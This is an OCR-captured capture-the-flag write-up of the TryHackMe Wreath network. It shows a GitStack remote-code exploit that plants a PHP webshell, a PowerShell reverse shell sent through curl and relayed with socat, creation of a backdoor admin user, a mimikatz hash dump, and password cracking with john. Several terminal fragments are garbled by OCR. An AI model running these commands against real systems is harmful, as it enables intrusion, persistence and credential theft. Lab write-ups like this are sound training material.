
#Exploiting Gitserver

1. Now that we have a exploit we changed it a bit and set ip to our target ip which is 127.0.0.1:7777
2. Tested the exploit with whoami command and it successfully executed




```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/pa
ssword and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at
least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"
```

3. Now we will try gaining a reverse shell
4. WE can either change the exploit again and include reverse shell inside exploit or we can send commands to the already uploaded webshell.
5. We can use curl command to send a post request to shell url and send command as data



```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# curl -X POST http://127.0.0.1:7777/web/exploit.php -d "a=whoami /priv"
"

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
"
```

6. In above command i try to get user priveleges but we already are system.
7. Now we will try to get a shell



```
[root@prod-serv ~]# ./socat tcp-l:8888 tcp:10.50.49.32:6969&
[1] 2377
[root@prod-serv ~]# 
```

root@CyberJunkie: ~/Tryhackme/WreathNetwork 116x24

```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# curl -X POST http://127.0.0.1:7777/web/exploit.php -d "a=powershell.exe%20-c%20%22$client%20=%20New-Object%20Sys
tem.Net.Sockets.TCPClient('10.200.51.200',8888);$stream%20=%20$client.GetStream();%5Bbyte%5B%5D%5D$bytes%20=%200..65
535%7C%25%7B0%7D;while(($i%20=%20$stream.Read($bytes,%200,%20$bytes.Length))%20-ne%200)%7B;$data%20=%20(New-Object%2
0-TypeName%20System.Text.ASCIIEncoding).GetString($bytes,0,%20$i);$sendback%20=%20(iex%20$data%202%3E&1%20%7C%20Out-
String%20);$sendback2%20=%20$sendback%20+%20'PS%20'%20+%20(pwd).Path%20+%20'%3E%20';$sendbyte%20=%20(%5Btext.encodin
g%5D::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()%7D;$client.Close()%22"
```

```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:79:e6:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.125.128/24 brd 192.168.125.255 scope global dynamic noprefixroute eth0
       valid_lft 1231sec preferred_lft 1231sec
    inet6 fe80::20c:29ff:fe79:e6a9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 50
    link/none
    inet 10.50.49.32/24 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::3d82:cc62:9eb8:3216/64 scope link stable-privacy
       valid_lft forever preferred_lft forever

┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# 
```

root@CyberJunkie: ~/Tryhackme/WreathNetwork 119x31

```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# nc -nvlp 6969
listening on [any] 6969 ...
```

8 We used a socat relay on first compromised machine to get a shell back.

# First start a listener on our machine

# Then run socat relay on first compromised machine ./socat tcp-l:8888 tcp:OURIP:PORT&

# Here 8888 is a port on first machine which acts as a forwarder to the exploited git server. We first have to open up this port from first compromised machine and then setup the relay. Now we executed the powershell reverse shell through our git rce and we provided the first machine ip and opened port.That socat relay receives the connection and then forward that to our nc listener. In this way we get the reverse shell from a machine which cannot directly connect to outside network

9. Now we have a authority system privileges


Day5(Windows Persistence)

# Now we have got a shell but we need a proper access and persistence

# We know that rdp is open on this server which means we can get a gui acess which will be ideal

#First we create a user and we will make it part of admin and rdp group

```
net user USERNAME PASSWORD /add
net localgroup Administrators USERNAME /add
net localgroup "Remote Management Users" USERNAME /add
```




```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# 
```

root@CyberJunkie: ~/Tryhackme/WreathNetwork 118x

```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.50.49.32] from (UNKNOWN) [10.200.51.200] 42934
id
PS C:\GitStack\gitphp> whoai
PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp> net user cyberjunkie hello /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators cyberjunkie /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" cyberjunkie /add
The command completed successfully.

PS C:\GitStack\gitphp> 
```

# Now we can rdp whenever we want .


# To rdp into the server ,we need to tunnel the rdp port of internal server to our localport.REmember we got the rce through port forward,thats why we need its rdp port also to be forwarded.



```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# ssh -L6666:10.200.51.150:3389 root@10.200.51.200 -i webserverssh
[root@prod-serv ~]# 
```

# Now we will access the rdpthrough port 6666

# xfreerdp /v:127.0.0.1:6169 /u:cyberjunkie /p:hello +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,resources



```
00 closed.

/Tryha
150:33

00 clo

/Tryha
150:33

/Tryha
```

```
Audio Input Redirection: /microphone:sys:alsa

Multimedia Redirection: /video
8#4669:6e6b,addr:04:0c

t variable is respected:
oso.com:3128/

ntime consult source files

thNetwork]
unkie /p:hello +clipboard /dynamic-resolution /drive:/usr/share/wi

eerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting 
eerdp.client.common.cmdline] - loading channelEx rdpdr
eerdp.client.common.cmdline] - loading channelEx rdpsnd
eerdp.client.common.cmdline] - loading channelEx cliprdr
eerdp.client.common.cmdline] - loading channelEx drdynvc
eerdp.primitives] - primitives autodetect, using optimized
eerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_

eerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resett

eerdp.crypto] - Certificate verification failure 'self signed cert
```

ot@CyberJunkie: ~/Tryhackme/WreathNetwork 118x27

```
thNetwork]

at 2021-07-06 15:20 EDT
1)


ned in 0.16 seconds

thNetwork]

at 2021-07-06 15:21 EDT
1)
```

FreeRDP:127.0.0.1:6169

Hostname: git-serv
Architecture: AMD64

Server Manager

Try managing servers with Windows Admin Center


Windows Admin Center brings together new and familiar features in one browser-based app. It runs on a server or a PC, and there's no additional cost beyond your Windows licenses.

Get more info at aka.ms/WindowsAdminCenter

□ Don't show this message again

# We also shared our windows resoruces directory on rdp command and now can use post exploitation tools directly


# We use mimikatz from our shared directory and dump the hashes



```
lsadump::sam
T-SERV
41f6354f4b96d21b99345d07b66571
 S-1-5-21-3335744492-1614955177-2693036043

a3c96f8149df966517ec3554632cf4

01f4 (500)
nistrator
: 37db630168e5f82aafa8461e05c6bbd1

l Credentials:
TLM-Strong-NTOWF *
Value : 68b1608793104cca229de9f1dfb6fbae

erberos-Newer-Keys *
 Salt : WIN-1696O63F791Administrator
 Iterations : 4096
ials
6_hmac        (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
8_hmac        (4096) : 503dd1f25a0baa75791854a6cfbcd402
bc_md5        (4096) : e3915234101c6b75

*
rong-NTOWF

erberos *
 Salt : WIN-1696O63F791Administrator
ials
bc_md5       : e3915234101c6b75
```

# Administrator hash is `37db630168e5f82aafa8461e05c6bbd1 `

# User thomas hash is ‘02d90eda8f6b6b06c32d5f207831101f’.Room says we can crack this password by rockyou so lets try



```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# john thomasgit.hash --wordlist=~/WordLists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
i<3ruby          (?)
1g 0:00:00:00 DONE (2021-07-06 15:41) 2.272g/s 17008Kp/s 17008Kc/s 17008KC/s i<3scotty..i<3nonie
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
```

